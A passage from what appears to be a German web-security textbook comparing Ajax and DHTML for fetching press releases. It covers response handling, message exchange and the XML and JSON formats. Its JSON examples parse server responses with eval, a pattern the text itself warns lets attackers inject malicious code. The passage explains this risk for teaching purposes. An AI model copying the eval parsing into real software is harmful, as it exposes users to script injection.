    <!-- Verarbeiten der Pressemitteilungen -->
  }
}
```

Abbildung 10.7: Der Server liefert den Status Code 404 und eine Fehlerseite.

Realisierung mit DHTML:

Diese Überprüfung ist in DHTML nur indirekt möglich, nämlich indem versucht wird, auf das gewünschte Element im IFrame zuzugreifen. Ist der Zugriff erfolgreich, kann davon ausgegangen werden, dass die richtige Seite geladen wurde. Liefert der Zugriff hingegen einen Fehler, ist die Seite entweder noch nicht vollständig geladen oder der Server lieferte eine unerwartete Antwort.

```
function handleResponse() {
  try {
    // Versuche das gewünschte Element zu selektieren
    window.frames['iframe'].document.getElementById('presse').innerHTML;
  }
  catch(e) {
    // Element nicht vorhanden -> Funktion beenden.
    return false;
  }
}
```

10.1.12 responseText, responseXML

responseText und responseXML sind Attribute, die den Inhalt der Server-Antwort zur Verfügung stellen. Verwendet werden können diese, sobald der readyState 3 beträgt. Ab diesem Zeitpunkt werden die jeweils aktuell empfangenen Daten zurückgeliefert. Bei readyState 4 kann sichergestellt werden, dass der Inhalt vollständig vorhanden ist.

Mit responseText wird der Inhalt unverändert weitergegeben und erlaubt es so beliebige Formate zu verwenden. responseXML hingegen erwartet die Daten des Servers im XML-Format und versucht diese automatisch zu verarbeiten. Damit wird es ermöglicht, auf die Daten per DOM über eine logische Baumstruktur zuzugreifen.

Beide Möglichkeiten bieten sowohl für die Effizienz als auch für die Sicherheit ihre Vor- und Nachteile. Als abschließender Teil ist damit auch die *handleResponse()*-Funktion komplett:

```
function handleResponse() {
  if (xhr.readyState == 4 && xhr.status == 200) {
    var pressemitteilungen = xhr.responseXML;

    <!-- Darstellen der Pressemitteilungen mittels DHTML -->
  }
}
```

Da die dynamisch generierte Antwort des Servers im XML-Format gesendet wird, verwendet das Beispiel das *responseXML*-Attribut. Anschließend kann per DHTML auf *pressemitteilungen* wie auf eine HTML-strukturierte Seite zugegriffen werden und damit der Inhalt der aktuellen Seite aktiv verändert werden.

Ab diesen Zeitpunkt werden am Browser die jeweils aktuellen Nachrichten angezeigt. Der Rest der Seite bleibt dabei unverändert und kann ohne Einschränkungen während und nach dem kompletten Vorgang genutzt werden (siehe Abbildung 10.8).

Abbildung 10.8: Neue Pressemitteilungen werden dargestellt, ohne dass die aktuelle Seite neu geladen wird.

Realisierung mit DHTML:

Ohne Ajax muss die geöffnete Seite im HTML-Format vorliegen, um die gewünschten Elemente mit den Informationen über das DOM selektieren zu können. Wie bereits gezeigt können die Nachrichten entweder von der geöffneten Seite aus gesendet oder von der Hauptseite aus gelesen werden.

10.1.13 Austausch von Nachrichten

Zusammenfassend wird nochmals verdeutlicht, wie Nachrichten vom Client an den Server und vom Server an den Client gesendet werden können.

Vom Client an einen Server:

Mit Ajax werden die Nachrichten vom Client über die URL als Parameter (`open('GET', 'news.xml?thema=sicherheit', true)`) oder als Content mittels `send('thema=sicherheit')` definiert. Gesendet werden diese Daten beim Aufruf der Send-Funktion an jene URL, die in der Open-Funktion definiert ist und sich innerhalb der aufgerufenen Domain befinden muss.

In DHTML lassen sich die Nachrichten vom Client ebenfalls über die URL als Parameter definieren oder über Eingabefelder mit Hilfe von Formularen. Gesendet werden diese Daten entweder beim Absenden eines Formulars an die URL, die als Action-Attribut gesetzt ist (`<form action="news.xml">`) oder automatisch beim Erstellen (`(new Image).src = "news.xml"`) bzw. durch Ändern des *src*-Attributs (`iframe.src = "news.xml"`) verschiedener HTML-Elemente. Die URL kann im Gegensatz zu Ajax auch außerhalb der eigenen Domain liegen.

Von einem Server an den Client:

Bei Ajax wird der Inhalt der angefragten URL über das *responseText*- bzw. das *responseXML*-Attribut abgefragt. Bei DHTML muss hingegen die URL ein HTML-Dokument darstellen, damit ein Zugriff auf die Elemente mit Informationen über das DOM möglich ist.

10.2 Formate für den Austausch von Nachrichten

Eine aufgerufene Seite (URL) wird üblicherweise im HTML-Format übertragen und beinhaltet verschiedenste Elemente (Bilder, Tabellen, Texte, etc.), die für das Layout und den Informationsgehalt verantwortlich sind.

Im Gegensatz dazu können Informationen, die über Ajax angefordert werden, in einem beliebigen Format übertragen werden, da sie auf dem Client noch verarbeitet und erst danach im Browser-Fenster dargestellt werden (siehe Abbildung 10.9).




Abbildung 10.9: Mit Ajax können beliebige Formate gewählte werden.

Die Quelle der Informationen kann eine dynamische Datenbank oder aber eine einfache statische Datei sein. Welches Format für die Übertragung gewählt wird, hängt letztlich vom Programmierer der Webseite ab und kann vom Client nicht beeinflusst werden.

XML (das *x* in Ajax) wird meist bei Programmierschnittstellen von größeren Web-Anwendungen verwendet wie etwa FlickR oder Google Maps. Da XML eine beschreibende bzw. Auszeichnungssprache ist, kann die Antwort somit von jedem leicht interpretiert werden. Auch die Pressemitteilungen könnten im XML-Format gesendet und anschließend über das DOM angesprochen werden (siehe Abbildung 10.10). Mit XML ist also ersichtlich, wo sich die einzelnen Pressemitteilungen inklusive der verschiedenen Felder (Datum, Titel, Text) in der übermittelten Nachricht befinden.

Da die Anfrage vom Client ausgeführt wird, sind die verwendeten Schnittstellen und nötigen Parameter im Quellcode der Webseite ersichtlich und können somit auch anderweitig ausgenutzt werden. Risiken bestehen für Serviceanbieter, wenn beispielsweise XML-RPC verwendet wird und die Eingabe nicht gefiltert wird. XML-RPC (XML Remote Procedure Call) definiert ein XML-Format in dem Funktionsaufrufe gesendet werden können. Da die Schnittstelle bekannt ist, kann ein Angreifer u. U. Funktionen oder Befehle aufrufen, die vom Serviceanbieter nicht beabsichtigt waren.

Bei kleineren Web-Anwendungen ist die Beschreibung der Daten durch XML meist ein unnötiger zusätzlicher Aufwand und es werden stattdessen andere Formate für die Übertragung genutzt. Dies kann im einfachsten Fall Klartext oder, wie immer häufiger anzutreffen, das JSON-Format sein. JSON (JavaScript Object Notation) ist als Subset von JavaScript standardisiert [RFC4627]. Ein empfangener Text im JSON-Format kann per *eval*-Anweisung automatisch in eine Datenstruktur (JavaScript-Objekt) umgewandelt werden.

```
var pressemitteilungen = eval(xhr.responseText);
```

Somit kann, wie bei XML, auf die einzelnen Elemente (Titel, Datum, etc.) zugegriffen werden.




Abbildung 10.10: Sichtweise der Pressemitteilungen – XML, DOM.

Da client-seitig der Zugriff auf JavaScript-Objekte erheblich komfortabler ist als auf XML, wird sehr häufig JSON vorgezogen. Im Vergleich dazu der Quellcode zum Umwandeln in das jeweilige Objekt (XML bzw. JSON) und Zugriff auf den Titel der ersten Pressemitteilung:

XML:

```
var pressemitteilungen = res.responseXML;
pressemitteilungen.getElementsByTagName('nachricht')
[0].getElementsByTagName('titel')[0].firstChild.nodeValue;
```

JSON:

```
var pressemitteilungen = eval('(' + res.responseText + ')');
pressemitteilungen.nachricht[0].titel;
```

Zu beachten ist hierbei, dass die *eval*-Funktion nichts anderes macht, als die empfangene Nachricht client-seitig ohne jegliche Prüfung auszuführen. Zwar könnte die Nachricht vorher überprüft und gefiltert werden, aber aus Effizienzgründen wird darauf meist verzichtet.

Wenn ein Angreifer also in der Lage ist, die URL oder die übermittelte Antwort zu beeinflussen, kann er auf diese Weise problemlos Schadcode einschleusen, der auf jedem Client, der Aktive Inhalte zulässt, ausgeführt wird.